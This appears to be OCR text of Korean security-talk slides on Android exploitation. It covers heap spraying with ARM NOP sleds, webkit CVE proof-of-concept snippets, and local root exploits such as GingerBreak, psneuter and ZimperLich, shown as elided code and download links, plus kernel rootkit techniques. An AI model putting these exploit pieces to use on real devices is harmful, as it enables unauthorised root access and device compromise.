- **SMS**나 **MMS**로 도착한 문자 메시지 내의 **URL**을 클릭하여 발생하는 침해사고
- **SNS** 사이트의 짧게 줄인 외부 링크를 클릭하여 발생하는 침해사고
- 공격자가 만든 **QR** 코드를 촬영하여 **URL**에 접속 시 발생하는 침해사고
- 공격자에게 해킹 당한 웹 페이지에 접속 시 발생하는 침해사고
- 웹 서비스로 제공되는 메일함 내의 **URL**이나 첨부 파일 클릭 시 발생하는 침해사고

원격 취약점 유발 원인 및 공격 방법

Dangling Pointer / Invalid, expired pointer de-reference

- 오류 및 기타 예외 상황 발생 시 메모리 처리 루틴의 설계 혼란으로 프로그램이 해제된 포인터를 계속 참조할 때 발생
- 접근 불가한 메모리 영역을 참조하여 **access violation** 발생
- **Watchfire** 사가 **2007**년 **BlackHat** 컨퍼런스를 통해 시연
- **Use-after-free, Double free, Memory leak** 결함으로 분류
- 웹 브라우저, **3rd party** 어플리케이션에 존재하는 상기 취약점 공격 시 **Heap spray, JIT spray** 등의 공격 기법 시도

Heap spraying Attack

- 힙에 코드를 뿌리듯이 주입하여 코드를 실행시키는 공격 방법
- 웹 브라우저**(javascript), adobe (actionscript)** 취약점을 대상으로 한 공격 가능
- 취약점에 의해 비정상적인 메모리 주소로 **JMP**나 **CALL**이 발생할 경우 해당 메모리 영역까지 실행하고자 하는 코드를 반복 주입하여 힙 메모리 구역의 코드를 실행
- 프로세스가 이미 점유 중인 메모리 영역, 커널 영역 주소는 공격 불가

원격 취약점 공격 방법

Android Linux 환경에서 Heap spraying 공격 특징

- 하드웨어 사양에 따라 힙 메모리에 할당 가능한 크기 제약 존재
- 쉘코드 주입, 취약점 유발 시 브라우저 화면 내에 공격 코드를 출력시켜야 함
- 공격 시 **maps** 파일과 **logcat** 명령 결과 참고, **gdb, objdump** 도구로 디버깅
- 범용적으로 사용할 **ARM** 아키텍쳐 전용 쉘코드 작성 필요
  - **SVC** 인스트럭션 코드를 수정하여 **syscall base** 주소 변경

```
ef000000      svc     0x00000000 # Base address of EABI 0
ef900000      svc     0x00900000 # Base address of OABI 0x900000
```

  - 해외 제품은 **EABI** 호출 방식, 국내 제품은 **OABI** 호출 방식 사용
  - **ARM** 아키텍처 전용 **NOP sled** 사용

```
#1: var scode2 = unescape(" \ u5005 \ ue1a0"); // normal NOP sled
#2: var nop = unescape(" \ u33bc \ u0057");    // LDREQH R3,[R7],-0x3C (addressing)
#3: var nop = unescape(" \ u33bc \ u0079");    // LDRHTEQ r3, [r9], -0x3C (addressing)
#4: var nop = unescape(“ \ u33 \ bc \ u009b”);  // LDRHEQ  r3, [r11], r12 (addressing)
```

원격 취약점 공격 사례

CVE-2010-1807: webkit library vulnerability

- **Android 2.0, 2.1, 2.1.1** 버전에 탑재된 **webkit library**에 존재하는 원격 취약점
- **parseFloat()** 함수의 **floating point** 데이터 형식의 잘못된 **NAN parsing bug**
- 취약한 **webkit**을 사용 중인 경우 원격 공격자가 웹 브라우저 권한 획득 가능
- 발견자: **Luke Wagner of Mozilla**
- 취약점 정보: **CVE-2010-1807, bid: 46105, changeset 64706**
- **Exploit** 개발자: **MJ Keith, Itzhak Avraham**
- **Exploit** 정보 **#1: http://exploit-db.com/exploits/15423/**
- **Exploit** 정보 **#2: http://exploit-db.com/exploits/15548/**

```
1 description(
2 "This test checks for a crash when parsing NaN. You should see the text 'NaN' below."
3 );
4
5 debug(-parseFloat("NAN(ffffeeeeeff0f)"));
6
7 var successfullyParsed = true;
```

원격 취약점 공격 사례

CVE-2010-1119: webkit library vulnerability

- **Android 2.0, 2.1, 2.1.1** 버전에 탑재된 **webkit library**에 존재하는 원격 취약점
- **removeChild()** 함수의 **use-after-free** 취약점으로 인해 발생
- 취약한 **webkit**을 사용 중인 경우 원격 공격자가 웹 브라우저 권한 획득 가능
- 발견자: **apple, google, VUPEN VRT, Tippingpoint**
- 취약점 정보: **CVE-2010-1119, bid: 40620, changeset 53501**
- **Exploit** 개발자: **MJ Keith**
- **Exploit** 정보 **#1: http://exploit-db.com/exploits/16974/**

```
<HTML><HEAD>
<SCRIPT>function test() {
  nodes=document.getElementById("target").getAttributeNode("id").childNodes;
  document.getElementById("target").getAttributeNode("id").removeChild(nodes[0]);
  setTimeout(function(){for(var i=0;i<0x10000;i++){var s=new String(unescape("XXXX"));}
  nodes[0].textContent},0);
}</SCRIPT></HEAD>
<BODY onload=test()><P id=target></P></BODY>
</HTML>
```

원격 취약점 공격 사례

Android를 대상으로 한 원격 취약점 사례

- **CVE-2010-1813 webkit library vulnerability (changeset 63048)**

  HTML Objects outline memory corruption bug

- **CVE-2011-0611 adobe flash vulnerability (apsa11-02)**

  SharedObject.prototype.getSize and Date memory corruption bug

- **CVE-2010-1759 webkit library vulnerability (changeset 59109)**

  Node.normalize method remote code execution bug


- **CVE-2011-2140 adobe flash vulnerability (apsb11-21)**

  MP4 sequenceParameterSetNALUnit Remote code execution bug

Local Exploitation

Privilege Escalation 공격 기법

- 네이티브 레이어 내의 로컬 취약점을 통해 관리자 접근 권한으로 상승하는 행위
- **Rooting:** 단말 내에서 관리자 권한을 취득하여 사용자 권한이 **root**인 상태를 의미



Local Exploitation

Android 로컬 시스템 취약점 공격 기법

- 단말을 가진 사용자가 임의로 펌웨어를 변경하는 **local rooting** 방법
- **Android** 어플리케이션이나 **Linux** 커널에 존재하는 취약점을 로컬에서 공격
- 리눅스 커널을 탑재하고 있어 리눅스 커널에서 발견된 결함으로도 공격 가능
- 취약한 **setuid** 프로그램 대상 공격보다 데몬 서비스 취약점 악용 사례가 더 많은 편
- 현존하는 대부분의 취약점 공격 코드는 **The Android Exploid Crew**에서 발표

현존하는 Android 로컬 시스템 취약점 공격 사례

- **Exploid:** 리눅스 커널 **udev** 취약점을 통한 로컬 권한 상승 취약점 공격
- **RageAgainstTheCage: adb RLIMIT_NPROC setuid()** 로컬 권한 상승 취약점 공격
- **ZimperLich: Zygote RLIMIT_NPROC setuid()** 로컬 권한 상승 취약점 공격
- **KillingInTheNameof, psneuter: adb ashmem** 로컬 권한 상승 취약점 공격
- **GingerBreak: Vold Volume Manager** 로컬 권한 상승 취약점 공격
- **ZergRush: libsysutils use-after-free** 로컬 권한 상승 취약점 공격
- **Lavitator: PowerVR SGX** 커널 모듈 로컬 권한 상승 취약점 공격

로컬 취약점 공격 사례

CVE-2009-1185: 리눅스 udev 취약점을 통한 로컬 권한 상승 공격

- **Android 2.1.1** 이하**, udev 1.4.1** 이전 버전 시스템에 존재하는 취약점
- **NETLINK** 메시지를 전송하여 관리자 권한에서 임의 내용으로 파일 쓰기 가능
- 취약점 정보**: CVE-2009-1185, bid: 34536**
- 취약점 발견자 / **Exploit** 개발자**: Sebastian Krahmer (stealth)**
- **Exploit** 정보**: http://stealth.openwall.net/xSports/exploid.tgz**

CVE-2010-EASY: zygote / adb RLIMIT_NPROC 로컬 권한 상승 공격

- **Android 2.1.1** 이하 버전 시스템에서 존재하는 취약점
- 프로세스 개수를 늘려 **RLIMIT_NPROC** 제한을 넘기면 **zygote, adb** 실행 시 함수 호출이 실패하면서 관리자 권한 쉘 실행
- 취약점 정보**: CVE-2010-EASY (**정보 없음**)**
- 취약점 발견자 / **Exploit** 개발자**: Sebastian Krahmer (stealth)**
- **Exploit** 정보 **#1: http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz**
- **Exploit** 정보 **#2: http://stealth.openwall.net/xSports/zimperlich.tgz**

로컬 취약점 공격 사례

CVE-2009-1185: 리눅스 udev 취약점을 통한 로컬 권한 상승 공격

// NETLINK 메시지를 처리하는 platform/system/core.git/init/devices.c 취약 코드

```
void process_firmware_event(struct uevent *uevent)
{
[...]
                l = asprintf(&root, SYSFS_PREFIX"%s/", uevent->path);
                l = asprintf(&loading, "%sloading", root);
                l = asprintf(&data, "%sdata", root);
                l = asprintf(&file1, FIRMWARE_DIR1"/%s", uevent->firmware);
[...]
                loading_fd = open( loading, O_WRONLY); // 공격자가 생성한 loading 파일
                data_fd = open(data, O_WRONLY); // 공격자가 hotplug 파일과 링크한 data 파일
                fw_fd = open(file1, O_RDONLY); // 공격자가 만든 attack 파일
[...]
                if(!load_firmware(fw_fd, loading_fd, data_fd))
[...]
}
[...]
int load_firmware(int fw_fd, int loading_fd, int data_fd)
{
[...]
                write(loading_fd, "1", 1); // 전송 시작
                while (len_to_copy > 0) {
        nr = read(fw_fd, buf, sizeof(buf)); // 공격자의 attack 파일을 읽어
[...]
        while (nr > 0) { // data에 기록, /proc/sys/kernel/hotplug 내용 변조
                        nw = write(data_fd, buf + nw, nr);
[...]
}
```

로컬 취약점 공격 사례

CVE-2010-EASY: adb RLIMIT_NPROC 로컬 권한 상승 공격

adb.c 취약 코드:

```
[...]
setgroups(sizeof(groups)/sizeof(groups[0]), groups);

/* then switch user and group to "shell" */
setgid(AID_SHELL);
setuid(AID_SHELL);

/* set CAP_SYS_BOOT capability, so "adb reboot" will
succeed */
header.version = _LINUX_CAPABILITY_VERSION;
[...]
```

CVE-2010-EASY: zygote RLIMIT_NPROC 로컬 권한 상승 공격

ZimperLich 공격 코드:

```
[...]
for (;;) {
                if ((p = fork()) == 0) { // RLIMIT_NPROC에 도달할 때까지 fork()
                                exit(1);
                } else if (p < 0) {
                                sleep(3);
[...]
}
return 0
[...]
```

로컬 취약점 공격 사례

CVE-2011-1149: adb ashmem 로컬 권한 상승 공격

- **Android 2.3** 이하 버전 시스템에서 존재하는 취약점
- **ashmem** 공유 메모리의 **ro.secure, ASHMEM_SET_PROT_MASK** 재설정 취약점
- 취약점 정보**: CVE-2011-1149**
- 취약점 발견자 **/ Exploit** 개발자**: Sebastian Krahmer (stealth)**
- **Exploit** 정보 **#1: http://stealth.openwall.net/xSports/KillingInTheNameOf.tgz**
- **Exploit** 정보 **#2: https://github.com/tmzt/g2root-kmod/tree/scotty2/scotty2/**

```
$ cat /proc/self/maps | grep ashmem
40000000-4000a000 r-xs 00000000 00:08 1215      /dev/ashmem/system_properties (deleted)
$
```

```
$ getprop
[ro.secure]: [1]
[ro.allow.mock.location]: [1]
[ro.debuggable]: [1]
...
$
```

로컬 취약점 공격 사례

CVE-2011-1149: adb ashmem ro.secure 로컬 권한 상승 공격

KillingInTheNameOf 공격 코드:

```
[...]
printf("[+] Found prop area @ %p \ n", prop);
if (mprotect(prop, PA_SIZE, PROT_READ|PROT_WRITE) < 0)
                die("[-] mprotect");

pi = (struct prop_info *)(prop + PA_INFO_START);
pa = (struct prop_area *)prop;

while (pa->count--) {
                printf("[*] %s: %s \ n", pi->name, pi->value);
                if (strcmp(pi->name, "ro.secure") == 0) {
                                strcpy(pi->value, "0");
                                printf("[+] ro.secure resetted to 0 \ n");
                                break;
[...]
```

CVE-2011-1149: adb ashmem ASHMEM_SET_PROT_MASK 로컬 권한 상승 공격

psneuter 공격 코드:

```
[...]
#define __ASHMEMIOC             0x77
#define ASHMEM_SET_PROT_MASK    _IOW(__ASHMEMIOC, 5, unsigned long)
[...]
if((ppage = mmap(0, sz, PROT_READ, MAP_SHARED, fd, 0)) == MAP_FAILED)
[...]
if(ioctl(fd, ASHMEM_SET_PROT_MASK, 0)) // asmmem 내의 ro.secure 설정 변경
[...]
```

로컬 취약점 공격 사례

CVE-2011-1823: Vold volume manager overflow 로컬 권한 상승 공격

- **Android 2.1** 버전부터 **3.0** 이하 버전 시스템에 존재하는 취약점
- **NETLINK** 메시지로 인해 **Vold** 볼륨 매니저 데몬에서 정수형 오버플로우 발생
- 취약점 정보**: CVE-2011-1823**
- 취약점 발견자 / **Exploit** 개발자**: Sebastian Krahmer (stealth)**
- **Exploit** 정보**: http://stealth.openwall.net/xSports/GingerBreak.tgz**

```
// /system/vold/DirectVolume.cpp 취약 코드:
[...]
void DirectVolume::handlePartitionAdded(const char *devpath, NetlinkEvent *evt)
{
                int major = atoi(evt->findParam("MAJOR"));
                int minor = atoi(evt->findParam("MINOR"));
[...]
                int part_num;
                const char *tmp = evt->findParam("PARTN");
[...]
                part_num = atoi(tmp);
[...]
                if (part_num > mDiskNumParts) {
                  mDiskNumParts = part_num;
                }

                mPartMinors[part_num -1] = minor; // 부적절한 인덱스 참조로 취약점 발생
[...]
```

로컬 취약점 공격 사례

CVE-2011-1823: Vold volume manager overflow 로컬 권한 상승 공격

GingerBreak 공격 코드:

```
[...]
n = snprintf(buf, sizeof(buf),
                    "@/foo%cACTION=add%cSUBSYSTEM=block%c"
                    "DEVPATH=%s%c"
                    "MAJOR=179%cMINOR=%d%cDEVTYPE=harder%cPARTN=%d",
                    0, 0, 0, vold.device, 0, 0, vold.system, 0, 0, -idx); // GOT 덮어쓰기 시도
[...]
if (honeycomb) {
                    n = snprintf(buf, sizeof(buf),
                    "@/foo%cACTION=add%cSUBSYSTEM=block%c"
                    "SEQNUM=%s%cDEVPATH=%s%c"
                    "MAJOR=%s%cMINOR=%s%cDEVTYPE=%s%cPARTN=1",
                    0, 0, 0, bsh, 0, bsh, 0, bsh, 0, bsh, 0, bsh, 0); // shell 명령 실행 유도
} else if (froyo) {
[...]
```

/system/vold/DirectVolume.cpp atoi 호출 부분 코드:

```
[...]
                    int major = atoi(evt->findParam("MAJOR")); // system("/data/local/tmp/boomsh");
                    int minor = atoi(evt->findParam("MINOR")); // system("/data/local/tmp/boomsh");
[...]
                    const char *tmp = evt->findParam("PARTN");
[...]
                    part_num = atoi(tmp); // system("/data/local/tmp/boomsh");
[...]
```

로컬 취약점 공격 사례

CVE-2011-3874: libsysutils buffer overflow 로컬 권한 상승 공격

- **Android 2.2** 버전부터 **2.3.6** 버전 시스템에 존재하는 취약점
- 로컬에 설치된 앱이 **FrameworkListener::dispatchCommand()** 함수에 잘못된 숫자의 파라미터 정보를 넘길 때 **libsysutils**에서 발생하는 **buffer overflow**
- 취약점 정보: **CVE-2011-3874**
- 취약점 발견자 / **Exploit** 개발자: **The Revolutionary development team**
- **Exploit** 정보: **https://github.com/revolutionary/zergRush/blob/master/zergRush.c**

CVE-2011-1350, 1352: PowerVR SGX 커널 모듈 로컬 권한 상승 공격

- **Android 2.3.6** 이하 버전 시스템에 존재하는 취약점
- **PowerVR SGX** 커널 모듈에 존재하는 커널 메모리 덤프 취약점과 변조 취약점
- 취약점 정보: **CVE-2011-1350, CVE-2011-1352**
- 취약점 발견자 / **Exploit** 개발자: **Jon Larimer, Jon Oberheide**
- **Exploit** 정보: **http://jon.oberheide.org/files/levitator.c**

Demonstration

Remote/Local Exploitation Demonstration


Agenda

- Android Security Overview
- Remote/Local Exploitation
- **Kernel Level Attacks**

Kernel Level Attacks

Kernel 기반 Rootkit 기술

§ 공격자가 **Linux kernel**을 장악하여 플랫폼 내의 모든 레이어에 대한 권한 확보
§ 어플리케이션 레이어가 변조되더라도 **end-user**가 행위를 탐지하기 어려움



커널 레벨 루트킷, 키로깅, 키 인젝션 공격

Kernel Level Attacks

LKM (loadable kernel module) 동적 적재를 통한 커널 접근 기술


- 커널 컴파일 및 재부팅 없이도 개발한 코드를 커널 내에 추가하거나 제거 가능
- **Android** 역시 기존 리눅스 커널과 동일한 **LKM** 기능을 기본으로 제공
- **OS**에서 기본으로 제공하는 프로그래밍 인터페이스인 시스템 콜을 후킹
- 약 **360**개 배열 형태의 **sys_call_table** 내에 저장된 함수 주소를 변경하는 방식

KMEM device 접근을 통한 커널 메모리 접근 기술

- 과거 리눅스 커널과 같이 **KMEM** 디바이스 접근을 통해 커널 메모리 읽기, 쓰기 가능
- **Silvio cesare**의 **RUNTIME KERNEL PATCHING, sd**의 **Phrack 58-7**호에서 다뤄진 기술
- **/dev/mem (**선형**), /dev/kmem (**가상**)** 메모리 맵핑 파일을 통한 커널 메모리 접근
- 사용자 레벨에서 모듈 설치 과정 없이 런타임 커널을 패치할 수 있는 장점 제공
- 각 제조사에서 제공하는 다양한 커널 버전에 비 의존적, 독립적으로 동작

Kernel Level Attacks

